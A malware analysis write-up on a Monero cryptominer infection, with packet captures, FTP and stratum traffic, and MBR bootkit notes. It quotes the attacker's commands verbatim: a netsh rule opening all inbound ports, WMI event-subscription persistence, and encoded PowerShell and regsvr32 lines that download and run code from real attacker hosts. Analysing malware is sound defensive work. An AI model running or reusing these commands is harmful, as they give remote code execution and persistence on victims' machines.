
```
========================== (UDURRANI) ================================

(LAYER: 4)
s_port: 53 |d_port: 65239 |len=65239
    B6 6D 81 80 00 01 00 01 00 00 00 00 03 66 74 70
    07 31 32 32 36 62 79 65 03 78 79 7A 00 00 01 00
    01 C0 0C 00 01 00 01 00 00 00 05 00 04 44 40 A6
    52
```

DNS

```
.m.?.........ftp
.1226bye.xyz....
.............D@.
R
```

```
========================== (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.129      TO IP ADDRESS 68.64.166.82
       PORT INFORMATION (49156, 21)
       SEQUENCE INFORMATION (1328858823, 0)
       |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
       (66)
```

Time to download via FTP. Here is the flow via ACTIVE FTP:




I hope you got the flow. In short, the payload is downloading other PE files via **HTTP** and Active-**FTP.** At this point all the payloads have been downloaded and dropped at the right locations**.** Its time the payload begins cpu-mining. Let's check the ftp server as well.

```
[bad2daBone 🔥👀🔥  banner_mac 68.64.166.82 21
PORT[21]          220 Serv-U FTP Server v6.4 for WinSock ready...
```

NOTE: In Active FTP, once the connection is established with the C2 on port 21, for file transfer C2 need a separate channel i.e. it will connect to you on port 20. This means C2 will send you a SYN packet on port 20. Once connection is established, file will be transferred. In the following picture I am using a tool to capture SYN's only. **O** means outgoing and **I** means incoming. (You can download this tool from my web-site)

```
172.16.223.129    O-> 68.64.166.82      (49162 - :21)
68.64.166.82      I-> 172.16.223.129    (20 - :49163)
```

In a normal situation: you should get a pop-up from your windows firewall.



Why didn't we get a pop-up??? Thats because the attacker ran multiple netsh commands to add multiple rules. The following rule took care of the pop-up.

```
netsh advfirewall firewall add rule name="tcp all" dir=in protocol=tcp localport=0-65535 action=allow
```

Only reason I explained this FTP transaction is because I remember my very first interview as a firewall developer intern. The guy asked me about active and passive FTP and I had no clue!

Firewall SMB rules:

Another interesting thing about the payload is, that it disables traffic on port 445 and 139. If creates a rule called **deny_445** and **deny_139**. Why is that? Well the payload scans for these ports and then use them for lateral movement / propagation. Once the machine is infected, it disables incoming traffic hitting these ports. This is to make sure that there is no double infection. Once the firewall rule is in place, infected machines can't be scanned. If those ports are reachable, that would mean the machine(s) is not infected yet. Some worms uses root node linked list sort of mechanism but this one aren't bad either. Payload disables file sharing as well.

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\NetBT\Parameters /t REG_DWORD /v SMBDeviceEnabled /d 0
```

Persistence via WMIC

Payload uses WMI for persistence. Let's look at the following commands

```
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="fuckyoumm3", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 10800 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'
```

This command creates an event filter named **fuckyoumm3**, which will query after **10800** seconds.
This is related to performance counter class. Let's move to the 2nd command, which creates an event consumer names **fuckyoumm4.**

```
&wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE
Name="fuckyoumm4", CommandLineTemplate="cmd /c powershell.exe -nop -enc
\"JAB3AGMAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAd
AAuAFcAZQBiAEMAbABpAGUAbgB0ADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQAUwB0
AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AdwBtAGkALgAxADIAMQA3AGIAeQBlAC4Aa
ABvAHMAdAAvADIALgB0AHgAdAAnACkALgB0AHIAaQBtACgAKQAgAC0AcwBwAGwAaQB0A
CAAJwBbAFwAcgBcAG4AXQArACcAfAAlAHsAJABuAD0AJABfAC4AcwBwAGwAaQB0ACgAJwAv
ACcAKQBbAC0AMQBdADsAJAB3AGMALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoAC
QAXwAsACAAJABuACkAOwBzAHQAYQByAHQAIAAkAG4AOwB9AA==\"&powershell.exe IEX
(New-Object system.Net.WebClient).DownloadString('http://wmi.1217bye.host/S.ps1')&powershell.exe
IEX (New-Object system.Net.WebClient).DownloadString('http://173.208.139.170/
s.txt')&powershell.exe IEX (New-Object system.Net.WebClient).DownloadString('http://35.182.171.137/
s.jpg')||regsvr32 /u /s /i:http://wmi.1217bye.host/1.txt scrobj.dll&regsvr32 /u /s /i:http://
173.208.139.170/2.txt scrobj.dll&regsvr32 /u /s /i:http://35.182.171.137/3.txt scrobj.dll
```

The above command, when matched, will trigger powershell, regsrv32 and rundll32 commands.

3rd command binds both **fuckyoumm3 && fuckyoumm4** to run the above commands

```
&wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE
Filter="__EventFilter.Name=\"fuckyoumm3\"",
Consumer="CommandLineEventConsumer.Name=\"fuckyoumm4\"
```

Once triggered, these commands will download other files to execute. Since these files are present on the server, attacker can change the files accordingly. This is helpful for the attacker, to bypass AV engines as well. Attackers can modify the same payload(s) and test them against different AV engines. Next time, when the victim machine downloads the file, it will by-pass the endpoint security.

LSMOS.exe is responsible to initiate mining. This process makes a connection to a remote ip address on port **5555**.

```
========================== (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.129      TO IP ADDRESS 37.187.154.79
        PORT INFORMATION (49174, 5555)
        SEQUENCE INFORMATION (85382837, 2342848066)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (373)
    7B 22 69 64 22 3A 31 2C 22 6A 73 6F 6E 72 70 63         {"id":1,"jsonrpc
    22 3A 22 32 2E 30 22 2C 22 6D 65 74 68 6F 64 22         ":"2.0","method"
    3A 22 6C 6F 67 69 6E 22 2C 22 70 61 72 61 6D 73         :"login","params
    22 3A 7B 22 6C 6F 67 69 6E 22 3A 22 34 38 36 32         ":{"login":"4862
    6D 54 4C 6D 43 6F 39 4C 47 71 6E 33 58 55 72 56         mTLmCo9LGqn3XUrV
    39 78 61 45 66 7A 67 4E 50 69 64 37 41 4D 32 36         9xaEfzgNPid7AM26
    58 70 65 57 57 6D 34 6E 66 45 74 50 66 56 39 45         XpeWWm4nfEtPfV9E
    62 31 6B 32 78 59 61 59 57 52 79 4D 36 4C 59 45         b1k2xYaYWRyM6LYE
    54 4A 6B 46 33 52 43 71 46 35 4A 58 35 64 51 57         TJkF3RCqF5JX5dQW
    45 69 33 68 4E 4E 45 33 36 43 36 22 2C 22 70 61         Ei3hNNE36C6","pa
    73 73 22 3A 22 78 22 2C 22 61 67 65 6E 74 22 3A         ss":"x","agent":
    22 58 4D 52 69 67 2F 32 2E 38 2E 33 20 28 57 69         "XMRig/2.8.3 (Wi
    6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69         ndows NT 6.1; Wi
    6E 36 34 3B 20 78 36 34 29 20 6C 69 62 75 76 2F         n64; x64) libuv/
    31 2E 32 34 2E 32 2D 64 65 76 20 6D 73 76 63 2F         1.24.2-dev msvc/
    32 30 31 37 22 2C 22 61 6C 67 6F 22 3A 5B 22 63         2017","algo":["c
    6E 22 2C 22 63 6E 2F 32 22 2C 22 63 6E 2F 31 22         n","cn/2","cn/1"
    2C 22 63 6E 2F 30 22 2C 22 63 6E 2F 78 74 6C 22         ,"cn/0","cn/xtl"
    2C 22 63 6E 2F 6D 73 72 22 2C 22 63 6E 2F 78 61         ,"cn/msr","cn/xa
    6F 22 2C 22 63 6E 2F 72 74 6F 22 5D 7D 7D 0A            o","cn/rto"]}}.
```

It uses stratum+tcp:// || stratum+ssl:// to protocol.

The config looks like

```
{
 "id": 1, "jsonrpc": "2.0", "error": null,
 "result": {
  "id": "...",
  "job": {
   "blob": "...", "job_id": "...", "target": "...", "id": "...",
   "algo": "cn/1", "variant": 1
  },
  "status": "OK"
 }
}


{
 "id": 1, "jsonrpc": "2.0", "method": "login",
 "params": {
```

```
"login": "...", "pass": "...", "agent": "...",
"algo": ["cn", "cn/0", "cn/1", "cn/xtl"]
}
```

The crypto algorithms used (Could vary per thread)

`cryptonight`	`cn/0`
`cryptonight-monerov7`	`cn/1`
`cryptonight_v7`	`cn/1`
`cryptonight_v7_stellite`	`cn/xtl`
`cryptonight_masari`	`cn/msr`
`cryptonight_lite`	`cn-lite/0`
`cryptonight-aeonv7`	`cn-lite/1`
`cryptonight_lite_v7`	`cn-lite/1`
`cryptonight_lite_v7_xor`	`cn-lite/ipbc`
`cryptonight_heavy`	`cn-heavy`
`cryptonight_haven`	`cn-heavy/xhv`

PaymentID is used to follow a transaction. Response looks like

```
7B 22 69 64 22 3A 31 2C 22 6A 73 6F 6E 72 70 63        {"id":1,"jsonrpc
22 3A 22 32 2E 30 22 2C 22 65 72 72 6F 72 22 3A        ":"2.0","error":
6E 75 6C 6C 2C 22 72 65 73 75 6C 74 22 3A 7B 22        null,"result":{"
69 64 22 3A 22 31 37 38 31 33 38 35 33 32 36 39        id":"17813853269
34 30 31 32 22 2C 22 6A 6F 62 22 3A 7B 22 62 6C        4012","job":{"bl
6F 62 22 3A 22 30 39 30 39 38 36 61 65 65 31 65        ob":"090986aee1e
32 30 35 66 32 36 35 63 33 31 64 64 64 32 32 32        205f265c31ddd222
36 34 37 36 37 35 39 63 37 63 65 64 35 31 62 34        6476759c7ced51b4
35 38 31 64 33 34 30 64 30 30 31 33 33 38 33 33        581d340d00133833
31 39 65 30 61 39 62 31 39 66 64 35 34 31 37 64        19e0a9b19fd5417d
35 65 36 30 30 30 30 30 30 30 30 34 38 38 61 66        5e600000000488af
30 31 34 65 66 61 63 64 62 64 35 62 32 35 63 63        014efacdbd5b25cc
63 38 35 37 39 36 30 63 63 65 35 63 66 39 36 61        c857960cce5cf96a
65 66 66 66 63 33 38 33 61 36 35 31 61 64 36 64        efffc383a651ad6d
66 34 31 36 30 32 38 65 30 33 62 30 36 22 2C 22        f416028e03b06","
6A 6F 62 5F 69 64 22 3A 22 36 31 38 30 30 31 31        job_id":"6180011
34 34 37 33 35 34 37 31 22 2C 22 74 61 72 67 65        44735471","targe
74 22 3A 22 37 62 35 65 30 34 30 30 22 7D 2C 22        t":"7b5e0400"},"
73 74 61 74 75 73 22 3A 22 4F 4B 22 7D 7D 0A           status":"OK"}}.
```

The payload also open a local port for IPC.

inet_addr(127.0.0.1)
htons(0x803f); // which is hex for 32831
((esp - 0xc) + 0x4 - 0x4) + 0xc; esp = (esp - 0xc) + 0x4 - 0xc;

bind(esi, (struct sockaddr *) &addr_provided_above, 0x10)

0x10 = $(1 \times 16^1) + (0 \times 16^0)$ = 16 Decimal

Executables are spawned by using CreateProcess()
FUNC_1(&var1, 0x7f, "%c:\windows\system32\drivers\64.exe", ….)
FUNC_2(&var2, 0x7f, "%c:\windows\debug\lsmose.exe", ….)

CreateProcess(&var1, 0x466d94, ….)

Before the mining process, payload will retrieve some useful data e.g.

NUMBER_OF_PROCESSORS=1
OS=Windows_NT

It will then connect to: pool[.]minexmr.com:5555

Intel(R) Core(TM) i9-8950HK CPU @ 2.90GHz
pools
"api":
stricted": t
osave": true
"col
"cpu-p
"huge
"log-file
"pools": [
pool.minexmr.com:5555watch
fEtPfV9Eb1k2
ss-token
Gqn3XUrV9xaE
WRyM6LYETJkF
rig-id
variant
cpu-affi'
max-cpu-+
retry-pa

Use the login ID and start sending data.

Time to add transaction records to Bitcoin's public ledger!


The Bootkit:

This payload also downloads a **bootkit**. Bootkits are very powerful but in this situation the threat actor used the bootKit to install the mining tools as they require higher privileges. Once launched properly, bootKit can destroy the filesystem etc. Bootkits normally tries to take computer's control during the boot process e.g MBR. E.g. let's look at a normal MBR

```
33c08ed0bc07c8ec08ed8be07cbf06b902fcf3a450681c6cbfbb940bdbe7807e007cbf85e183c510e2f1cd1888
56055c646115c646100b441bbaa55cd135d72f81fb55aa759f7c110743fe46106660807e10074266668000066f
f76868006807c681068100b4428a5608bf4cd139f83c4109eeb14b812bb07c8a5608a7618a4e28a6e3cd136661
731cfe4e1175c807e080f848a0b280eb845532e48a560cd135deb9e813efe7d55aa756eff760e88d07517fab0d
1e664e8830b0dfe660e87c0b0ffe664e8750fbb80bbcd1a6623c0753b6681fb54435041753281f921722c66687
bb006668020066688000665366536655666800006668 07c00666168007cd1a5a32f6ea07c00cd18a0b77eb8a0b
67eb3a0b5732e45078bf0ac3c0749bb70b4ecd10ebf2f4ebfd2bc9e464eb0242e0f8242c3496e76616c6964207
06172746974696f6e207461626c6504572726f72206c6f6164696e67206f7065726174696e672073797374656d
04d697373696e67206f7065726174696e672073797374656d000637b9a724f822c0080202107fefffff08000f03
f2000000000000000000000000000000000000000000000000055aa
```

Where **55aa** signature is the marker i.e. where MBR ends. A boot kit can overwrite this with its own image and even beyond

Payload(s) downloaded from following locations



CONCLUSION:

CPU-mining aren't good for your corporate network. It comes with multiple tools e.g. mimikatz or other memory dump tools to gain more control over the network. This is to make sure that multiple machines are used in the process. In some cases some vulnerabilities were used to for lateral movement and privilege escalation. Here is a miner that laterally moved to windows + linux machines

http://udurrani.com/0fff/monero_mining.pdf

Presence of the bootKit shows that the attacker could have done much more.